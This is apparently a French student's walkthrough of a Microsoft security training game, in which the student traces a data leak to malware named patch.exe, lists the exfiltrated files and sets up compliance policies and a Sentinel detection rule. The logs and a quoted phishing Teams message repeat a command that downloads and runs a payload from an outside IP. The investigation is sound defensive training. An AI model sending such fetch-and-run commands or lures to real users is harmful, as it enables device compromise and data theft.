

Keeping up Appearances game

Mise en situation :

"Keeping up Appearances" démarre avec une équipe confrontée à une menace de piratage exigeant un versement de cinq millions de Monero sous la menace de divulguer des données clients. Abigail Jackson, CEO, prend des décisions cruciales, envisageant le paiement de la rançon et la nécessité de signaler l'incident aux régulateurs. Une stratégie de gestion de crise est mise en place, impliquant la remise des appareils électroniques. Durant le jeu promet je vais être confronter à une de gestion de crise, soulignant l'importance de décisions rapides et d'une collaboration d'équipe pour préserver l'image de l'entreprise, créant une intrigue captivante.

Les fichiers qui ont leak (les infos qu'on a, on va baser notre première recherche sur cela) :




The Leaked File - Properties

- Recorded properties of the Leaked File are as follows.
- Title: BFYO Purchasing Data - Q1.xlsx
- File Author: Amari Rivera
- Program: Microsoft Excel
- Content Created: Wednesday, October 27, 2021, 1:23:15 PM
- Date Last Saved: Thursday, October 28, 2021, 3:33:36 PM

Étape 1 : Search for Leaked File

J'utilise Microsoft Purview et je rentre les paramètres suivants :



Filtré par auteur et par la location (SharePoint sites).

J'ai obtenu des résultats que j'ai décidé d'exporter :

Here are the exported search results.

Select the key evidence to add it to your Journal, then select DONE.



Target Path: SharePoint\amari_rivera_bestforyouorganic_onmicrosoft_com\Documents\Technology\Purchasing Data Q1 Notes.docx



Target Path: SharePoint\sites\Technology\Shared Documents\Purchasing Data Q1 Notes.docx



Target Path: SharePoint\Amari Rivera.zip\amari_rivera_bestforyouorganic_onmicrosoft_com\Documents\Excel data files\BFYO Purchasing Data - Q1.xlsx



Target Path: SharePoint\amari_rivera_bestforyouorganic_onmicrosoft_com\Attachments\BFYO Q1 Purchasing Data Request.docx

NAME

J'ai choisi d'exporter les résultats cochés car dans le path nous voyons Amari Rivera, c'est ce qui nous était demandé, de retrouver les fichiers d'Amari Rivera.

Note : Amari Rivera est membre de l'équipe e-Commerce et organise de facto les fêtes de l'entreprise.

Étape 2 : Investigate Amari in Sentinel & Defender

L'appareil d'Amari a-t-il été compromis et comment ? Je vais utiliser Microsoft Sentinel, examiner l'appareil d'Amari et voir ce que je peux trouver. À la suite d'un résultat, poursuivre sur Microsoft 365 Defender.

Sur Microsoft Sentinel j'ai premièrement été dans les logs, mais il y en avait beaucoup, je dois donc améliorer la query :

The screenshot shows the Microsoft Sentinel Logs interface. A query `search('amari.rivera')` is entered in the search bar. The results table shows a list of events with columns for TimeGenerated, Type, and Correlation. A purple overlay box titled "Adjust your query" contains the text: "Which query will filter to the table that will tell about the potential compromise of Amari's PC? Select the right one below." Below this text are four radio button options:

- search in (SecurityIncident) 'amari.rivera'
- search in (DeviceInfo) 'amari.rivera'
- search in (SecurityAlert) 'amari.rivera'
- search in (AuditLogs) 'amari.rivera'

J'ai amélioré ma query et obtenu des résultats pertinents et non pertinents, ce qui m'a amené à faire des choix :

Azure Sentinel Workspace | In Run | Time range: Last 7 days | Save | Share | + New alert rule | Export | Pin to dashboard | Format query

Search in (SecurityAlert) "amari.civera"

Results | Chart | Columns | Add bookmark | Display time (UTC+00:00) | Group columns

Completed. Showing results from the last 7 days. 00:00.6 6 records

TimeGenerated [UTC]	Stable	Display/Name	Alert/Name	Alert/Severity	Description	Provider/Name	Vendor
10/29/2021 11:31:39.938 PM	SecurityAlert	[Test Alert] Suspicious Powershell commandline	[Test Alert] Suspicious Powershell commandline	Informational	This is a test alert A suspicious Powershell commandline was fo...	MDATP	Micro
10/29/2021 11:31:39.959 PM	SecurityAlert	Reflective dll loading detected	Reflective dll loading detected	Medium	Suspicious memory allocation patterns were observed in this p...	MDATP	Micro

Stable: SecurityAlert

TimeGenerated [UTC]: 2021-10-29T23:31:39.959Z

Display/Name: Reflective dll loading detected

Alert/Name: Reflective dll loading detected

Alert/Severity: Medium

Description: Suspicious memory allocation patterns were observed in this process that indicate a dll was loaded reflectively. Reflective dll loading bypasses the operating system provided mechanism to load a dll and is a strong indication of malicious behavior. Penesting f...

Provider/Name: MDATP

Vendor/Name: Microsoft

VendorOriginalId: da637711467887298890_358011880

SystemAlertId: 80b846cf-b4db-39ab-2492-27a3a32a0e93

AlertType: WindowsDefenderAtp

Incident: false

SourceSystem: Detection

Product/Name: Microsoft Defender Advanced Threat Protection

Alert/Link: https://security.microsoft.com/alerts/da637711467887298890_358011880?tid=ca4ceef5-7f57-4f1d-a0a0-f7b0671dfc24

Status: New

Compromised/Entity: pc105

Tactics: DefenseEvasion

Tuna: Carwinth&IartF

J'ai choisi les paramètres « timeGenerated », « displayName », « alertlink » et « compromisedEntity », ce qui m'a amené aux indices suivants :

1/4 Clues Collected

Record details about the security event on Amari's PC

- ✓ TimeGenerated: 2021-10-29T23:31:39.959Z
- ✓ DisplayName: Reflective dll loading detected
- ✓ AlertLink: https://security.microsoft.com/alerts/da637711...
- ✓ CompromisedEntity: pc105

- TimeGenerated (Temps de Génération) : La date et l'heure de l'événement sont le 29 octobre 2021 à 23h31m39s
- DisplayName (Nom d'Affichage) : L'événement est identifié comme "Reflective dll loading detected" (Détection du chargement de DLL réfléchie).
- AlertLink (Lien d'Alerte) : Il y a un lien vers une alerte associée à cet événement. Le lien fourni (https://security.microsoft.com/alerts/da637711...)
- CompromisedEntity (Entité Compromise) : L'entité compromise est identifiée comme "pc105". Cela indique que l'ordinateur associé à cet événement est le PC avec le nom "pc105".

Je me suis ensuite rendu dans la section incident :

This alert comes from Microsoft 365 Defender. You can navigate directly to the incident in Microsoft 365 Defender using the highlighted link if you'd like.

You may also do a little more investigation in Incidents before going to Microsoft 365 Defender.

Severity	Incident ID	Title	Product name	Created	Updated
Medium	13	Unfamiliar sign-in properties	Microsoft 365 Defe...	10/28/21, 04:30 PM	10/29/21, 04:30 PM
Medium	12	Multi-stage incident involu...	Azure Active Direct...	10/28/21, 10:41 AM	10/28/21, 10:41 AM
Medium	9	Anonymous IP address	Azure Active Direct...	10/28/21, 10:37 AM	10/28/21, 10:37 AM
Medium	7	Anonymous IP address	Azure Active Direct...	10/28/21, 10:39 AM	10/28/21, 10:39 AM
High	6	Password Spray	Azure Active Direct...	10/28/21, 06:44 AM	10/28/21, 06:44 AM
Medium	4	Anonymous IP address	Azure Active Direct...	10/27/21, 04:36 PM	10/27/21, 04:36 PM
Medium	3	Anonymous IP address	Azure Active Direct...	10/27/21, 04:36 PM	10/27/21, 04:36 PM
Medium	2	Anonymous IP address	Azure Active Direct...	10/27/21, 02:52 PM	10/27/21, 02:52 PM
Medium	1	Anonymous IP address	Azure Active Direct...	10/27/21, 02:52 PM	10/27/21, 02:52 PM

Multi-stage incident involving Execution & Defense e...

Alert product name: Microsoft Defender for Endpoint

Alert name: amari.rivera@bestforyourorganic.onmicrosoft.com

Alert type: Execution

Alert severity: Medium

Alert status: Unassigned

Alert creation time: 10/29/21, 04:26 PM

Alert last update time: 10/29/21, 04:30 PM

Alert entity names: amari.rivera, pc105, patch.exe

Alert defense reason: Execution

Incident overview

Incident link: https://portal.azure.com/ResetMicrosoftAzure_Security_Insig...

Incident comment: (Total: 0)

Write a comment...

View full details

J'ai sélectionné l'incident réaliser à la date qui m'intéresse, j'ai coché les différents paramètres, ce qui m'a donné des indices :

Record details about this multi-stage incident

- ✓ Creation time: 10/29/21, 04:26 PM
- ✓ Entity name: amari.rivera
- ✓ Entity name: pc105
- ✓ Entity name: patch.exe

On y retrouve la date et l'heure de création, le nom de l'auteur, le nom du pc, et le nom du fichier (patch.exe).

De plus, l'incident de sévérité high m'a interpellé :

Investigate Amari in Sentinel & Defender

Brief: Was Amari's device compromised and how? Start in Microsoft Sentinel as we always do, investigate Amari's device and see what you can find. If you find something, continue your investigation in Microsoft 365 Defender.

-Andrea

Read less

ABANDON

AUTOCOMPLETE

2/4 Clues Collected


Password Spray Incident : BONUS CLUE

- Record details about this password spray incident
- Creation time: 10/28/21, 06:44 AM
- Entity name: amari.rivera@bestforyourorganic.onmicrosoft.com
- Entity name: 199.249.230.167

J'obtiens des indices bonus comme précisé ici.

Ensuite, je me rends sur Microsoft 365 Defender pour poursuivre mon enquête.

Je me suis rendu dans la section device inventory et j'ai sélectionné le pc105 qui est celui qui m'intéresse, je me suis rendu dans la timeline et j'ai découvert beaucoup d'indices intéressants :



C'est une série d'activité potentiellement malveillante réalisée sur le pc d'amari :

Dans l'ordre :

- Commande : 'curl <http://20.108.242.184/name.exe> -o patch.exe' (29 octobre 2021, 16h09m18s)
- Événement : curl.exe crée le fichier patch.exe (16h12m53s)
- Événement : patch.exe établit une connexion avec 20.108.242.184:443 (16h12m53s)
- Événement : Outil post-exploitation Meterpreter (16h15m22s)
- Événement : Un Cmdlet PowerShell malveillant est invoqué sur la machine (16h15m56s)
- Événement : patch.exe lit potentiellement le fichier ShoppingList.zip (16h18m28s)

Record details about events that occurred on Amari's PC

- ✓ Event: patch.exe read potentially valuable file ShoppingList.zip
Event time: 10/29/2021, 4:18:28.036 PM
- ✓ Event: A malicious PowerShell Cmdlet was invoked on the machine
Event time: 10/29/2021, 4:15:56.832 PM
- ✓ Event: Meterpreter post-exploitation tool
Event time: 10/29/2021, 4:15:22.937 PM
- ✓ Event: patch.exe established a connection with 20.108.242.184:443
Event time: 10/29/2021, 4:12:53.101 PM
- ✓ Event: curl.exe created file patch.exe
Event time: 10/29/2021, 4:12:53.101 PM
- ✓ Command: 'curl http://20.108.242.184/name.exe -o patch.exe'
Event time: 10/29/2021, 4:09:18.941 PM

Ensuite je me rends dans la section des alertes et je remarque que patch.exe contient un numéro (id ?) :

Incidents > Multi-stage incident involving Execution & Defense evasion on one endpoint > Reflective dll loading detected

Part of incident: Multi-stage incident involving Execution & Defense evasion on one endpoint View incident page

PC105 Risk level Medium pc105\amari.rivera

ALERT STORY

Expand all

10/29/2021 2:05:13 PM [4900] userinit.exe

2:05:13 PM [4788] explorer.exe

4:12:45 PM [2424] cmd.exe

4:12:52 PM [9644] patch.exe patch

4:24:44 PM patch.exe allocated memory in its own address space

Reflective dll loading detected Medium Detected New

4:15:21 PM [8836] patch.exe patch

4:15:56 PM [7156] cmd.exe

A malicious PowerShell Cmdlet was invoked on... Medium Detected New

patch.exe executed cmd.exe with named pipe as stdin

A malicious PowerShell Cmdlet was invoked on... Medium Detected New

4:24:44 PM patch.exe allocated memory in its own address space

Reflective dll loading detected Medium Detected New

Après plusieurs cliques, je me rends dans la section « evidence and response » :

Incidents > Multi-stage incident involving Execution & Defense evasion on one endpoint

Multi-stage incident involving Execution & Defens... Manage incident Consult a threat expert Comments and history

Summary Alerts (2) Devices (1) Users (1) Mailboxes (0) Investigations (0) Evidence and Response (3) Graph

Evidence summary (3)

Processes (3)

Verdict	Process Name	Process ID	Device
Suspicious	patch.exe	8836	PC105

Je remarque plusieurs processus (3) et je coche le bon avec l'id découvert auparavant.

Defender Incident Details for Evidence and Response: Process 1

1/1 HINTS

Record Defender details about a suspicious event on Amari's PC

Verdict: Suspicious. Process name: patch.exe. Process ID: 8836. Device: PC105

Étape 3 : Investigate Amari in Azure AD Identity Protection

Je me rends sur azure AD identity protection, dans la liste des « risky users », je remarque Amari Rivera :

The screenshot shows the Azure AD Identity Protection interface. On the left, the 'Risky users' section is selected. The main table lists users at risk, with 'Amari Rivera' highlighted. On the right, the 'Risky User Details' pane is open, showing the following information:

- Username: amari.rivera@bestforyouorganic.onmicrosoft.com
- User ID: 66464886-2eef-43a3-bf11-3586c6b4b60b
- Risk state: At risk
- Risk level: High
- Risk last updated: 10/28/2021, 6:49:17 AM
- Office location: United States
- Department: -
- Mobile phone: -

Je récupère des infos sur son username, le niveau de risque et la dernière update :

The screenshot shows a summary of the risky user details for Amari Rivera. It includes a progress indicator (3/3) and a 'HINTS' button. The key information is summarized as follows:

- ✓ Username: amari.rivera@bestforyouorganic.onmicrosoft.com
- ✓ Risk level: High
- ✓ Risk last updated: 10/28/2021 6:49:17 AM

Ensuite, je vais dans risk détection et je remarque Amari rivera, je me rends dans les détails et je récupère quelques indices :

The screenshot shows the Azure AD Identity Protection 'Risk detections' page. The main table lists risk detections, with the entry for 'Amari Rivera' highlighted. On the right, the 'Risk Detection Details' pane is open, showing the following information:

- Detection type: Password spray
- Risk state: -
- Risk level: High
- Detection timing: Offline
- Activity: Sign-in
- Detection time: 10/28/2021, 2:25 AM
- Detection last updated: 11/4/2021, 3:33 PM
- Token issuer type: Azure AD
- Sign-in time: 10/27/2021, 2:49 PM
- IP address: 199.249.230.167
- Sign-in location: San Angelo, Texas, US
- Sign-in client: Mozilla/5.0 (Windows NT 10.0; rv78.0)
- Sign-in request id: 9c21b43f-9bc7-4507-b444-766d1f0b6001
- Sign-in correlation id: 110c108f-cad8-4180-979f-7c2109240363

En résumé, cette détection indique qu'il y a eu une tentative de Password spray à partir de l'adresse IP 199.249.230.167 à San Angelo, Texas, États-Unis, à 2h49 du matin le 27 octobre 2021. La détection a eu lieu hors ligne, le niveau de risque est élevé soit considérer comme élevé.

Un password spray est une technique où l'attaquant qui cherche le mot de passe, teste un petit nombre de mots de passe courants chez les utilisateurs lambda, cela sert à éviter de déclencher les mesures de sécurité mises en place.

Étape 4 : Set Up Insider Risk Policy

Je me rends dans Microsoft Purview pour créer la policy :

The screenshot shows the 'Insider risk policy set!' page in Microsoft Purview. It includes a 'SUBMIT' button and a progress bar on the left with steps: Policy template, Name and description, Users and groups, Content to prioritize, Triggers, Indicators, and Finish. The main area is titled 'Review settings and finish' and contains several sections with red boxes highlighting specific settings:

- Policy template:** General data leaks, Edit policy type
- Policy name and description:** eCommerce Insider Risk Policy, Edit policy name and description
- Users and groups:** eCommerceAppTeam@bestforyouorganic.microsoft.com, Edit users and groups
- Content to prioritize:** https://bestforyouorganic.sharepoint.com/sites/eCommerceAppTeam, Credit Card Number, Edit content to prioritize
- Triggering event:** Built-in data leak trigger, Edit triggers
- Policy indicators:** 39/56 selected, No customized thresholds, Edit policy indicators

Je l'ai créé selon les informations demandées.

En résumé, la politique de risque interne est adaptée pour l'équipe spécifiée (eCommerce), je mets l'accent sur la prévention des fuites de données plus particulièrement les numéros de carte de crédit. La surveillance est faite selon plusieurs indicateurs, cette politique prend effet immédiatement. Les alertes peuvent prendre jusqu'à 24h pour être générées. Il faut bien évidemment informer les utilisateurs des changements et du potentiel impact.

Fin de la matinée :

Comment les fichiers ont-ils été leaks ? Par un malware sur la machine de Amari. La machine a été compromise par Patch.exe qui a établi une connexion avec l'ip 20.108.242.184 :443

Afternoon investigation :

Étape 1 : Set Up Compliance Policies

Création d'un label :



Voici la policy :

Microsoft Purview

Auto-labeling > New policy

- Info to label
- Name
- Locations
- Policy rules
- Label
- Policy mode
- Finish

Review and finish

Policy name
eCommerce PCI DSS auto-labeling policy
[Edit](#)

Label and policy settings
Label: Confidential eCommerce App Team
Exchange overwrite label: false
[Edit](#)

Policy template type
PCI Data Security Standard (PCI DSS)
[Edit](#)

Info to label
Credit Card Number

Apply to content in these locations

Exchange email	All
SharePoint sites	All
OneDrive accounts	All

[Edit](#)

Exclude content from these locations

Exchange email	None
SharePoint sites	None
OneDrive accounts	None

[Edit](#)

Rules for auto-applying this label

Exchange email	1 rule
SharePoint	1 rule
OneDrive	1 rule

[Edit](#)


Mode
Simulation

[Back](#) [Create policy](#)

En résumé, la politique vise à automatiquement étiqueter les informations de numéro de carte de crédit dans les e-mails Exchange, sur tous les sites SharePoint, et dans tous les comptes OneDrive, en conformité avec la norme PCI DSS. Des règles spécifiques ont été établies pour chaque emplacement, actuellement le mode est en simulation pour tester les effets de la politique. Afin d'éviter de bêtes erreur.

Étape 2 : Investigate Amari's Device in Microsoft 365 Defender

Premièrement j'ai été dans les advanced hunting et j'ai réalisé une query :



Je récupère un nombre d'indices conséquent :

Device File Events with suspicious IP address

- Device Name: pc105
- User: amari.rivera
- Table: DeviceFileEvents
- Timestamp: Oct 29, 2021 11:09:18 PM
- File Name: patch.exe
- Folder Path: c:\patch\patch.exe
- Action Type: FileCreated
- Initiating Process File Name: curl.exe
- Initiating Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe

Device Events with suspicious IP address

- Device Name: pc105
- User: amari.rivera
- Table: DeviceEvents
- Timestamp: Oct 29, 2021 11:12:42 PM
- File Name: curl.exe
- Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe

Device Events with suspicious IP address

- Device Name: pc105
- User: amari.rivera
- Table: DeviceEvents
- Timestamp: Oct 29, 2021 11:09:18 PM
- File Name: patch.exe
- Initiating Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe
- Initiating Process Creation Time: Oct 29, 2021 11:09:18 PM

Device Events with suspicious IP address

- Device Name: pc105
- User: amari.rivera

- Table: DeviceEvents
- Timestamp: Oct 29, 2021 11:05:34 PM
- File Name: curl.exe
- Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe
- Process Creation Time: Oct 29, 2021 11:04:35 PM

Device Network Event (2) with suspicious IP address

- Device Name: pc105
- User: amari.rivera
- Table: DeviceNetworkEvents
- Timestamp: Oct 29, 2021 11:12:53 PM
- Remote IP: 20.108.242.184
- Action Type: ConnectionSuccess
- Initiating Process File Name: patch.exe
- Initiating Process Folder Path: c:\patch\patch.exe
- Remote Port: 443

Device Network Event (1) with suspicious IP address

- Device Name: pc105
- User: amari.rivera
- Table: DeviceNetworkEvents
- Timestamp: Oct 29, 2021 11:12:53 PM
- Remote IP: 20.108.242.184
- Action Type: ConnectionSuccess
- Initiating Process File Name: patch.exe
- Initiating Process Folder Path: c:\patch\patch.exe
- Remote Port: 443

Le device d'Amari Rivera est « pc105 », il est associé à des activités suspectes notamment dans une connexion à l'adresse IP 20.108.242.184. Il y'a une création du fichier « patch.exe » se trouvant dans le dossier « c:\patch », cela à été initié par « curl.exe ». Cela est lié à plusieurs choses, notamment, des connexions réussies à l'IP distante sur le port 443. Les activités que je soupçonne (suspectes) ont été réalisées le 29 octobre 2021 avec un timestamp notable à 23h12min53s.

Ensuite, je me rends dans la section device inventory, je sélectionne le pc qui m'intéresse et dans les alertes je remarque plusieurs alertes intéressantes :

Overview	Alerts	Timeline	Security recommendations	Software inventory	Discovered vulnerabilities	Missing KBs	
Page 1 < > Choose columns 30 items per page Filters							
✓	Title	Ta...	Severity	Stat...	Linked by	Category	Impacted Entities
✓	Reflective dll loading detected		Medium	New		Defense evasion	pc105
✓	A malicious PowerShell Cmdlet was invoked on the machine		Medium	New		Execution	PC105
✓	Meterpreter post-exploitation tool		Medium	Resolved		Suspicious activi...	pc105
	[Test Alert] Suspicious Powershell commandline		Informational...	Resolved		Execution	pc105

- Alert 1 Title: Reflective dll loading detected
- Alert 2 Title: A malicious PowerShell Cmdlet was invoked on the machine
- Alert 3 Title: Meterpreter post-exploitation tool

Ensuite, je me rends dans le live response du pc 105 :

Live response on pc105

Entity summary

Device details

View device details

What would you like to do next?

Choose the next action for the Live Response command prompt:

1. cd 'Shopping List'
2. cd ShoppingList.zip
3. cd ..
4. Disconnect session

Command console

Command log

Command index

Path	Created	Modified	Size	Is Directory	Read Only
C:\patch\.	2021-10-29 21:39:31	2021-11-04 19:09:52	0	true	false
C:\patch\..	2021-10-29 21:39:31	2021-11-04 19:09:52	0	true	false
C:\patch\patch.exe	2021-10-29 23:09:18	2021-10-29 23:09:18	7168	false	false
C:\patch\Shopping List	2021-10-29 23:33:36	2021-10-29 23:33:36	0	true	false
C:\patch\ShoppingList.zip	2021-10-29 23:33:36	2021-10-29 23:33:36	4518302	false	false

Je remarque 3 fichiers potentiellement intéressants, ensuite je me rends dans « shopping list » :

Command console

Command log

Command index

Path	Size	Is Directory	Read Only	Hidden	Created	Modified
C:\patch\shopping list\.	0	true	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\..	0	true	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\BFYO Purchasing Data - Q1.xlsx	19719	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\Contoso Research and Development Spend Analysis.xlsx	328450	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\InventoryList.xlsx	23407	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\Mark 8 Parts and Spec List.xlsx	46391	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\P and L Summary.xlsx	4144476	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\Sales Results Overview.xlsx	43081	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\UI UX Guidelines.docx	60084	false	false	false	2021-10-29 23:33:36	2021-10-29


Je trouve beaucoup d'informations :

- Malicious File Name: c:\patch\patch.exe
- Suspicious Folder: c:\patch\Shopping List
- Suspicious File: c:\patch\ShoppingList.zip
- Exfiltrated File: BFYO Purchasing Data - Q1.xlsx
- Exfiltrated File: Contoso Resrouce and Development Spend Analysis.xlsx
- Exfiltrated File: InventoryList.xlsx
- Exfiltrated File: Mark 8 Parts and Specs List.xlsx
- Exfiltrated File: P and L Summary.xlsx


- Exfiltrated File: Sales Results Overview.xlsx
- Exfiltrated File: UI UX Guidelines.docx

Étape 3 : Search for Internal Communication Containing the IP Address

J'ai réalisé des recherches dans microsoft purview jusqu'à arrivé à la source en effectuant une recherche sur l'adresse IP suspecte :



Après enquête, j'arrive sur la source, le mail que Amari a reçu :



On voit plusieurs choses :

Un message microsoft teams, sans sujet, venant de Angel Brown
(Angel.Brown@BestForYouOrganic.OnMicrosoft.com), le 10/29/21 1:32PM


Contenu du message :

Hi Amari, we need to patch the transaction processor code on your computer. Can you open a PowerShell command prompt and run the following commands for me: curl http://20.108.242.184/name.exe -o patch.exe patch.exe


Étape 4 : Investigate IP Address in Sentinel

Je dois mettre en place une règle analytique pour nous avertir immédiatement si l'loC est à nouveau accessible. L'IP externe utilisée dans l'attaque est un loC, il faut savoir s'il a été vu dans notre environnement par d'autres sources.

Je me rends dans Microsoft Sentinel, dans les logs, je créer une query :



Toutes les réponses sont liées à Amari, c'est donc le seul à avoir été connecté avec cette adresse IP suspecte :



J'ai ensuite réalisé une règle précisent différentes informations :

- Rule for 20.108.242.184
- DeviceNetworkEvents | where RemoteIP == '20.108.242.184'

Microsoft Azure

Home > Microsoft Sentinel > Microsoft Sentinel >

Analytics rule wizard - Create a new NRT rule

Validation passed.

General Set rule logic Incident settings (Preview) Automated response **Review and create**

Analytics rule details

Name

Description

Tactics

Severity

Status

